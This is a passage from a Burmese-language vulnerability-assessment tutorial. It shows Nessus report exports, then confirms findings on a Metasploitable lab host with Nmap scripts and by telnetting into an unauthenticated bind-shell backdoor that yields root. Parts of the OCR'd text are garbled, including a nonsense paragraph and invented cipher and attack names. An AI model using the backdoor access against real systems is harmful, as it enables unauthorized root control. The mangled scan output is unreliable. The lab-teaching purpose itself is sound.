အဲထဲကနေမှ custom ကိုရွေးလိုက်ရင်တော့ အောက်ဖော်ပြပါပုံအတိုင်း တွေရမှာဖြစ်ပါတယ်။



အဲထဲကနေမှ မိမိအလိုက်တဲ့အတိုင်းကို customize လုပ်ပြီး report ထုတ်ယူလိုက်ပါတယ်။

## CSV

CSV format ကတော့ရှိရင်ပြီး data တွေကို tables တွေထဲထည့်ထားတာကိုတွေ့မြင်ရမှာဖြစ်ပါတယ်။ Report ထုတ်ယူရာမှာလဲ စိတ်တိုင်းကျ customize လုပ်ပြီးထုတ်ယူလိုက်ရမှာဖြစ်ပါတယ်။ ဒါ Format ကိုတော့ Excel နဲ့ဖွင့်ကြည့်လိုက်ရမှာဖြစ်ပါတယ်။

Report simple ကိုတော့အောက်မှာပဲ နှင့် တက္ကဖော်ပြပေးထားပါတယ်။

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
1	Plugin ID	CVE	CVSS	Risk	Host	Protocol	Port	Name	Synopsis	Descriptive	Solution	See Also	Plugin Output						
2	10028		None	172.16.16.6. udp		53 DNS Service	It is possit The		It is										
3	10114	CVE-1999-0524		None	172.16.16.6. icmp		50 ICMP Tim	It is possit The	Filter out	The									
4	10156			None	172.16.16.6. udp		137 Windows	It was pos The	n/a	The									
5	10232	CVE-1999-0632		None	172.16.16.6. udp		111 RPC port	An ONC RI The	RPC	n/a									
6	10287			None	172.16.16.6. udp		0 Tracerout	It was pos Makes a t	n/a	For your									
7	10394			None	172.16.16.6. tcp		445 Microsoft	It was pos The	n/a	https:// #NAME?									
8	10397			None	172.16.16.6. tcp		445 Microsoft	It is possit It was	n/a										
9	10437	CVE-1999-0554		None	172.16.16.6. tcp		2049 NFS Share	The remov This plugin	Ensure ea	http://ww									
10	10785			None	172.16.16.6. tcp		445 Microsoft	It is possit Nessus	n/a	The									
11	11002			None	172.16.16.6. tcp		53 DNS Service	A DNS ser The	Disable	https://en.wikipedia.org/wiki/Domain_Name_System									
12	11002			None	172.16.16.6. udp		53 DNS Service	A DNS ser The	Disable	https://en.wikipedia.org/wiki/Domain_Name_System									
13	11011			None	172.16.16.6. tcp		139 Microsoft	A file / prf The	n/a										
14	11011			None	172.16.16.6. tcp		445 Microsoft	A file / prf The	n/a										
15	11111			None	172.16.16.6. tcp		111 RPC Serv	An ONC RI By	n/a										
16	11111			None	172.16.16.6. tcp		2049 RPC Serv	An ONC RI By	n/a										
17	11111			None	172.16.16.6. tcp		42784 RPC Serv	An ONC RI By	n/a										
18	11111			None	172.16.16.6. tcp		47514 RPC Serv	An ONC RI By	n/a										
19	11111			None	172.16.16.6. tcp		53202 RPC Serv	An ONC RI By	n/a										
20	11111			None	172.16.16.6. udp		111 RPC Serv	An ONC RI By	n/a										
21	11111			None	172.16.16.6. udp		2049 RPC Serv	An ONC RI By	n/a										
22	11111			None	172.16.16.6. udp		37880 RPC Serv	An ONC RI By	n/a										
23	11111			None	172.16.16.6. udp		39670 RPC Serv	An ONC RI By	n/a										
24	11111			None	172.16.16.6. udp		46977 RPC Serv	An ONC RI By	n/a										

## Nessus DB

ဒါ format ကတော့ .nessus နဲ့တူပါတယ်။ မတူတာကတော့ scan detail တွေကိုတော့ encrypted လုပ်လိုရပါတယ်။

## How to confirm Nessus vulnerabilities using Nmap and other tools

Vulnerabilities Report တွေတော်တော်များများဟာ Nessus ရဲ Signature နဲ့ value-based ဖြစ်ပြီး nessus ၏ plugins ပေါ်မှုမှတည်ပြီးဆုံးဖြတ်တာဖြစ်ပါတယ်။ အဲဒီ vulnerabilities တွေကို

ကျွန်တော်တိုက Nmap တို့ port-specific open source tools တွေနဲ့ပြန်ပြီး confirm လုပ်သင့်ပါတယ်။ Administration Team အနေနဲ့ ပြသတဲ့ vulnerabilities တွေဟာ မှန်မမှန်ကို သေချာစွာပြုလုပ်သင့်ပါတယ်။ Ok ဒီအပိုင်းမှာတော့ ကျွန်တော်တိုက Nessus ရဲ့ vulnerabilities report တွေကို ကျွန်တော်တိုက Nmap ကိုအသုံးပြုပြီး verify လုပ်ကြမှာဖြစ်ပါတယ်။ အရင်ဆုံး verify မလုပ်ခင် ဖော်ပြပါ vulnerabilities တွေအကြောင်းကို အနည်းငယ်ရှင်းပြချင်ပါတယ်။

Bind shell backdoor detection: Critical-risk vulnerability ဖြစ်တယ်ဆိုတာ Nessus reported မှာဖော်ပြထားတာဖြစ်ပါတယ်။ ဒီအားနည်းချက်ကတော့ remote host ပေါ်က port ဟာ ဘယ်သူမဆို network ပေါ်ကနေ shell ကိုအသုံးပြုပြီး root access ရအောင်ခွင့်ပြထားတာကို ဆိုလိုတာဖြစ်ပါတယ်။

Demo scan for reporting / Plugin #51988

[Configure](#) [Audit Trail](#) [Launch](#) [Export](#)

[Back to Vulnerabilities](#)

**Vulnerabilities** [113]

**Critical** Bind Shell Backdoor Detection

**Description**  
A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

**Solution**  
Verify if the remote host has been compromised, and reinstall the system if necessary.

**Output**  

```
Nessus was able to execute the command "id" using the
following request :

This produced the following truncated output (limited to 10 lines) :
-----snip-----
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
-----snip-----
```

Port	Hosts
1524 /tcp /wild_shell	192.168.103.129

**Plugin Details**

Severity:	Critical
ID:	51988
Version:	1.8
Type:	remote
Family:	Backdoors
Published:	February 15, 2011
Modified:	May 16, 2018

**Risk Information**

Risk Factor: Critical  
CVSS Base Score: 10.0  
CVSS Vector: CVSS2::AV:N/AC:Lz/N/C/C/I/C/C

SSL version 2 and 3 protocol detection: High-risk vulnerability ප්‍රිතිතයෙන් nessus හා report මාගේ ප්‍රෙසෝටලයෙන් සඳහා පිතයි සියලුම vulnerability හා SSL protocol තොප්‍රිත්තා සේ SSL version2 සීම් SSL version3 තුළුව ගැනීමෙන් පිතයි

Demo scan for reporting / Plugin #20007

< Back to Vulnerabilities

Configure Audit Trail Launch Export

Vulnerabilities 113

**HIGH** SSL Version 2 and 3 Protocol Detection

**Description**

The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including:

- An insecure padding scheme with CBC ciphers.
- Insecure session renegotiation and resumption schemes.

An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients.

Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely.

NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'.

**Solution**

Consult the application's documentation to disable SSL 2.0 and 3.0.  
Use TLS 1.1 (with approved cipher suites) or higher instead.

**See Also**

<https://www.schneier.com/academic/paperfiles/paper-ssl.pdf>  
<https://www.nessus.org/nv/0fb2b67d4>

**Plugin Details**

Severity:	High
ID:	20007
Version:	1.29
Type:	remote
Family:	Service detection
Published:	October 12, 2005
Modified:	June 29, 2018

**Risk Information**

Risk Factor: High

**Vulnerability Information**


In the news: true

Apache Tomcat default files: Medium-risk vulnerability အနေနဲ့ nessus report မှာဖော်ပြထားပါတယ်။ ဒါ vulnerability ကနေ Default files တွက်ပြောတာဖြစ်ပြီး apache install လုပ်တုန်းကပါဝင်တာဖြစ်ပါတယ်။ အဲဒီဟာကို မည်သူမဆို authentication မလိုပဲ network ပေါ်ကနေ ရရှိနေတာဖြစ်ပါတယ်။



OK ဒါဆိုရင် ကျွန်တော်တို့ Nessus က Report လုပ်ထားတဲ့ vulnerability တွက် စမ်းကြည့်ကြရအောင်။

အရင်ဆုံး စမ်းမှာကတော့ Bind Shell Backdoor Detection ပဲဖြစ်ပါတယ်။ ကျွန်တော်ကတော့ အဲဒါတွေစမ်းတာကို Metasploit table 2 ကိုအသုံးပြထားပါတယ်။ အဲတော့ Metasploit table2 ကိုဖွေ့ပါ။ ပြီးရင်ကျွန်တော်တို့ရဲ့ command prompt မှာ telnet target\_ip port (port = 1524) ကိုရိုက်ထည့်ကြည့်ပါ။ မည်သည့် Authentication မှမတောင်းပဲ တန်းဝင်သွားတာကိုတွေ့ရမှာ ဖြစ်ပါတယ်။ ကျွန်တော်ကတော့ Putty နဲ့စမ်းပြပါမယ်။ Windows Command Prompt မှာ Telnet ကိုခေါ်လို့မရဘူးဆိုရင်တော့ Turn Windows features on or off ကနေ Telnet Client ကိုအမှန်ခြစ်ပေးဖို့လိုအပ်ပါတယ်။



ပြီးရင်တော့ အောက်ကပုံအတိုင်းတွေမြင်ရမှာဖြစ်ပါတယ်။

Privilege user ဖြစ်လား မဖြစ်ဘူးလားဆိုတာကို confirm လုပ်ဖို့အတွက် id ဆိုတဲ့ command ကိုရိုက်ကြည့်ပါ။

```
172.16.16.6 - Putty
root@metasploitable:/# root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
```

Ok အဲဒါဆိုရင် uid မှာလဲ 0 gid မှာလဲ 0 လိုပြနေတာကိုတွေ့ရပါလိမ့်မယ်။ဒါဆိုရင် ကျွန်တော်တို့က root access ကိုရေနတာဖြစ်ပါတယ်။ ယခုလိုစမ်းသပ်တာကိုတော့ vulnerability confirmed လုပ်တယ်လို့ခေါ်ပါတယ်။

ကျွန်တော်တို့ နောက်တစ်ခုစမ်းကြည့်ကြရအောင်။ အဲဒါကတော့ SSL v2 နဲ့ SSL v3 protocol detection ပဲဖြစ်ပါတယ်။ အဲဒါကိုကြတော့ ကျွန်တော်တို့ Nmap ကိုအသုံးပြုပြီး စမ်းသပ်ပြမှာ ဖြစ်ပါတယ်။ Command ကတော့ “Nmap -sV –script ssl-poodle -p 25 172.16.16.6” ပါ။

```
C:\Users\HanNiux>nmap -sV -script ssl-poodle -p 25 172.16.16.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-24 01:09 Pacific Daylight Time
Nmap scan report for 172.16.16.6
Host is up (0.00s latency).

PORT      STATE SERVICE VERSION
25/tcp    open  smtp    Postfix smtpd
|_ssl-poodle:
|   VULNERABLE:
|     SSL POODLE information leak
|       State: VULNERABLE
|       IDs: OSVDB:113251 CVE:CVE-2014-3566
|         The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|         products, uses nondeterministic CBC padding, which makes it easier
|         for man-in-the-middle attackers to obtain cleartext data via a
|         padding-oracle attack, aka the "POODLE" issue.
|       Disclosure date: 2014-10-14
|       Check results:
|         TLS_RSA_WITH_AES_128_CBC_SHA
|       References:
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|         https://www.imperialviolet.org/2014/10/14/poodle.html
|         http://osvdb.org/113251
|         https://www.openssl.org/~bodo/ssl-poodle.pdf
MAC Address: 00:0C:29:76:59:D3 (VMware)
Service Info: Host: metasploitable.localdomain

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.70 seconds

C:\Users\HanNiux>
```

Nmap မှတ်ခြား result တွက်မပြတာကိုတွေ့ရမှာဖြစ်ပါတယ်။ အဲဒါကြောင့်ထက်ပြီး ssl-enum-ciphers ဆိုတဲ့ script နဲ့ထက်စမ်းကြည့်မှာဖြစ်ပါတယ်။ Command ကတော့ ”nmap -script=ssl-enum-ciphers -p 25 172.16.16.6” ဖြစ်ပါတယ်။

```
ON C:\Windows\system32\cmd.exe
C:\Users\HanNiux>nmap -script=ssl-enum-ciphers -p 25 172.16.16.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-24 01:13 Pacific Daylight Time
Nmap scan report for 172.16.16.6
Host is up (0.014s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
|_ssl-enum-ciphers:
SSLv3:
  ciphers:
    TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA - E
    TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - A
    TLS_DHE_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
    TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - D
    TLS_DHE_RSA_WITH_AES_256_CBC_SHA2 (dh 1024) - D
    TLS_DHE_anon_EXPORT_WITH_DES40_CBC_SHA - F
    TLS_DHE_anon_EXPORT_WITH_RC4_40_MDS - F
    TLS_DHE_anon_EXPORT_WITH_RC4_40_MD5 - F
    TLS_DHE_anon_EXPORT_WITH_RC4_40_TLS - F
    TLS_DHE_anon_EXPORT_WITH_RC4_128_CBC_SHA - F
    TLS_DHE_anon_EXPORT_WITH_RC4_128_CBC_SHA2 - F
    TLS_DHE_anon_EXPORT_WITH_RC4_128_RC4_40_MDS - F
    TLS_DHE_anon_EXPORT_WITH_RC4_128_RC4_40_MD5 - F
    TLS_DHE_anon_EXPORT_WITH_RC4_128_RC4_40_TLS - F
    TLS_DHE_anon_EXPORT_WITH_RC4_128_SHA (rsa 1024) - D
    TLS_DHE_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - A
    TLS_DHE_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - A
    TLS_DHE_RSA_WITH_RC4_128_CBC_SHA (rsa 1024) - D
    TLS_DHE_RSA_WITH_RC4_128_SHA (rsa 1024) - D
    TLS_DHE_RSA_WITH_RC4_128_MDS (rsa 1024) - D
    TLS_DHE_RSA_WITH_RC4_128_MDS2 (rsa 1024) - D
    TLS_DHE_RSA_WITH_RC4_128_SHA2 (rsa 1024) - D
  compressors:
    DEFLATE
  cipher preferences client
  warnings:
    * 3DES block cipher 3DES vulnerable to SWEET32 attack
    * 64-BIT block cipher DES vulnerable to SWEET32 attack
    * 64-BIT block cipher DES vulnerable to SWEET33 attack
    * 64-BIT block cipher DES vulnerable to SWEET34 attack
    Broken cipher RC4 is deprecated by RFC 7465
    Ciphersuite uses MD5 for message integrity
    Weak certificate signature: SHA1
TLSv1:
  ciphers:
    TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA - E
    TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA2 - E
    TLS_DHE_RSA_EXPORT_WITH_DES_EDE_CBC_SHA (dh 1024) - D
    TLS_DHE_RSA_EXPORT_WITH_DES_EDE_CBC_SHA2 (dh 1024) - D
    TLS_DHE_RSA_EXPORT_WITH_DES_EDE3_CBC_SHA (dh 1024) - A
    TLS_DHE_RSA_EXPORT_WITH_DES_EDE3_CBC_SHA2 (dh 1024) - A
    TLS_DHE_RSA_EXPORT_WITH_DES_CBC_SHA (dh 1024) - D
    TLS_DHE_anon_EXPORT_WITH_DES40_CBC_SHA - F
    TLS_DHE_anon_EXPORT_WITH_DES_EDE_CBC_SHA - F
    TLS_DHE_anon_EXPORT_WITH_DES_EDE3_CBC_SHA - F
    TLS_DHE_anon_EXPORT_WITH_DES_EDE3_CBC_SHA2 - F
    TLS_DHE_anon_EXPORT_WITH_DES_CBC_SHA - F
    TLS_DHE_anon_EXPORT_WITH_DES_CBC_SHA2 - F
    TLS_DHE_anon_EXPORT_WITH_RC4_40_CBC_SHA - E
    TLS_DHE_EXPORT_WITH_RC4_40_CBC_MDS - E
    TLS_DHE_EXPORT_WITH_RC4_40_CBC_MDS2 - E
    TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - D
    TLS_DHE_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - A
    TLS_DHE_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - A
    TLS_DHE_RSA_WITH_RC4_128_CBC_SHA (rsa 1024) - D
    TLS_DHE_RSA_WITH_RC4_128_SHA (rsa 1024) - D
    TLS_DHE_RSA_WITH_RC4_128_MDS (rsa 1024) - D
    TLS_DHE_RSA_WITH_RC4_128_MDS2 (rsa 1024) - D
    TLS_DHE_RSA_WITH_RC4_128_SHA2 (rsa 1024) - D
  compressors:
    NULL
```

တစ်ခါတစ်လေ enum-ciphers script က မည်သည့် result မှပြန်မလာတာမျိုးလဲရှိပါတယ်။ အဲဒါမျိုးကြရင် ကျန်တော်တို့က telnet ကိုအသုံးပြုပြီး confirm လုပ်လိုလဲရပါသေးတယ်။ Command ကတော့ ”telnet target\_ip port (25)” ပါ။ အကယ်၍ အောက်ဖော်ပြပါပုံအတိုင်း CMD မှပြတယ်

ဆိုရင်တော့ Port 25 ကအမှန်တစ်ကယ် running ဖြစ်နေပြီး SSL ကိုအသုံးမပြုထားဘူးဆိုတာကို  
ပြောတာဖြစ်ပါတယ်။



```
172.16.16.6 - PuTTY
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
pwd
502 5.5.2 Error: command not recognized
hello
502 5.5.2 Error: command not recognized
hi
502 5.5.2 Error: command not recognized
test
502 5.5.2 Error: command not recognized
```

## Chapter-10 Patching and Security Hardening

ဒီသင်ခန်းစာမျာတော့ Patching နဲ့ Security Hardening အကြောင်းကို လေ့လာရမှာ ဖြစ်ပါတယ်။ Target system ရဲ့ patch levels ကို enumerating လုပ်ဖို့အတွက်ဆိုရင် ကျွန်တော်တို့က patching အကြောင်းကို ကောင်းစွာသိထားဖို့လိုအပ်ပါတယ်။ အဲဒါမှ Infrastructure မှာ Security hardening အတွက် secure configuration တွေလုပ်နိုင်မှာ ဖြစ်ပါတယ်။ ဒီသင်ခန်းစာမျာဆိုရင်

- Defining patching
- Patch enumeration on Windows and Linux
- Introduction to security hardening and secure configuration reviews
- Utilizing Center for Internet Security (CIS) benchmarks for hardening

စတာတွေကို လေ့လာရမှာ ဖြစ်ပါတယ်။

### Defining patching?

ယေဘူယျအားဖြင့်တော့ Software တစ်ခုကို Develop လုပ်ပြီးသွားတဲ့ အခါ SDLC (Software Development Life Cycle) အဆင့်ကိုဖြတ်ရပါတယ်။ ကျွန်တော်တို့က functional requirements တွေကော့ potential threats တွေပါ ကာကွယ်နိုင်ပြီလို့ ယူဆတဲ့အခါမှသာ Public မှာ ချုပြတာ ဖြစ်ပါတယ်။ သို့သော် software ထဲမှာ အားနည်းချက်တစ်ခုခု ရှိနေခဲ့ရင်တော့ အဲအားနည်းချက်များမှ တစ်ဆင့် attackers တွေက exploit လုပ်တာကိုခံရနိုင်ပါတယ်။ ပြဿနာကို တိတိကျကျသိပြီဆိုရင် တော့ software develop လုပ်တဲ့ vendor က Software ထွက်ပြီး

သိပ်မကြာခင်မှာ အားနည်းချက်တွေကို ပြုပြင်ထားတဲ့ software components ကိုလျင်မြန်စွာ Develop လုပ်ပြီး ထုတ်ပေးတာကို Patching လုပ်တယ်လို့ခေါ်ပါတယ်။ အဲဒါကြောင့် Patch ဆိုတာ အားနည်းချက်တွေကိုပြုပြင်ထားတဲ့ software ရဲ့အစိတ်ပိုင်းတစ်ခု လိုသတ်မှတ်လို့ရပါတယ်။

Patch က ready ဖြစ်ပြီဆိုရင်တော့ customer တွေထံသို့ သူတို့ရဲ့ official channel တွေကနေ တစ်ဆင့် ဖြန်ဖြူးပါတယ်။ သို့သော် Customer တွေက မှန်ကန်တဲ့ patch နဲ့ နောက်ဆုံးထွက်ထားတဲ့ patch တွေကိုသူတို့ system မှာသေချာ အသုံးပြုဖို့လိုအပ်ပါတယ်။ တစ်ကယ်လို့ Patch လုပ်ဖို့ ပျက်ကွက်ခဲ့ရင်တော့ vulnerable ကနေ threats ဖြစ်သွားပါလိမ့်မယ်။

များသောအားဖြင့် vulnerabilities တွေကို patches missing ဖြစ်တဲ့ software တွေမှာတွေ့ရပါတယ်။ အဲဒါကြောင့် ကျွန်တော်တို့တွေက patches manage လုပ်တာလဲ ကျွမ်းကျင်ဖို့လိုအပ်ပါတယ်။ Patch management ကိုကောင်းစွာ သိထားရင်တော့ ရှိပြီးသား system တွေမှာ များပြားတဲ့ patch တွေကို identify, test နဲ့ apply လုပ်ရာတို့မှာ များစွာအထောက်ကူပြုမှာ ဖြစ်ပါတယ်။

## Patch enumeration

ကျွန်တော်တို့ မသိမဖြစ်သိဖို့လိုအပ်တာက ဘယ် system မှာ patches တွေကို apply လုပ်ဖို့လိုအပ်နေလဲဆိုတာကို သိဖို့လိုအပ်ပါတယ်။ ဘယ် software version ကိုလက်ရှိအသုံးပြုနေသလဲ နဲ့ လက်ရှိ patch level ကဘယ်လောက်လဲဆိုတာက အရင်ဗြီးဆုံး သိထားဖို့လိုအပ်ပါတယ်။ Patch enumeration ဆိုတာက မည်သည့် system တွေအတွက်မဆို လက်ရှိပေးထားတဲ့ patch level တွေကိုလေ့လာတာ ဖြစ်ပါတယ်။ လက်ရှိ patch level ကိုသိပြီဆိုရင် နောက်ထက် patch update တွေကိုလဲ applied လုပ်ဖို့လိုအပ်ပါတယ်။

# Windows patch enumeration

Microsoft ဟာဆိုရင်တော့ Popular အဖြစ်ဆုံးနဲ့ ကျယ်ပြန်စွာအသုံးပြုဆုံး Products တစ်ခုဖြစ်တာကြောင့် မကြာခဏ ဆိုသလို Patch update တွေထွက်ပါတယ်။ ပုံမှန်အားဖြင့်တော့ Microsoft ၏ patches တွေကို လတစ်လရဲ့ ဒုတိယအပတ်ရဲ့ အကိုနေ့မှာ release လုပ်လေ့ရှိပါတယ်။ Microsoft Patch update တွေကိုလေ့လာချင်တယ်ဆိုရင်တော့ <https://portal.msrc.microsoft.com> မှာသွားရောက်လေ့လာနိုင်ပါတယ်။ နောက်ဆုံး releases လုပ်ထားတဲ့ patch information တွေကိုလဲ အောက်မှာ ပုံနှင့်တက္ကဖော်ပြထားပါတယ်။

[United States \(English\)](#)

## Security Update Guide

The Microsoft Security Response Center (MSRC) investigates all reports of security vulnerabilities affecting Microsoft products and services, and provides the information here as part of the ongoing effort to help you manage security risks and help keep your systems protected.

Search by date range, product, severity, and impact; or search by KB or CVE number

From  To  All Product Categories  All Products  All Severities  All Impacts

### Release Notes

Date ▾	Release
10/08/2019	<a href="#">October 2019 Security Updates</a>


### Security Updates

Show:  Details  Severity  Impact


Date ▾	Product	Platform	Article	Download	Details
10/08/2019	Microsoft Edge (EdgeHTML-based)	Windows 10 Version 1607 for x64-based Systems	4519998	<a href="#">Security Update</a>	<a href="#">CVE-2019-0608</a>
10/08/2019	Microsoft Edge (EdgeHTML-based)	Windows 10 Version 1607 for 32-bit Systems	4519998	<a href="#">Security Update</a>	<a href="#">CVE-2019-0608</a>
10/08/2019	Microsoft Edge (EdgeHTML-based)	Windows 10 for x64-based Systems	4520011	<a href="#">Security Update</a>	<a href="#">CVE-2019-0608</a>
10/08/2019	Microsoft Edge (EdgeHTML-based)	Windows 10 for 32-bit Systems	4520011	<a href="#">Security Update</a>	<a href="#">CVE-2019-0608</a>
10/08/2019	Microsoft Edge (EdgeHTML-based)	Windows Server 2016	4519998	<a href="#">Security Update</a>	<a href="#">CVE-2019-0608</a>

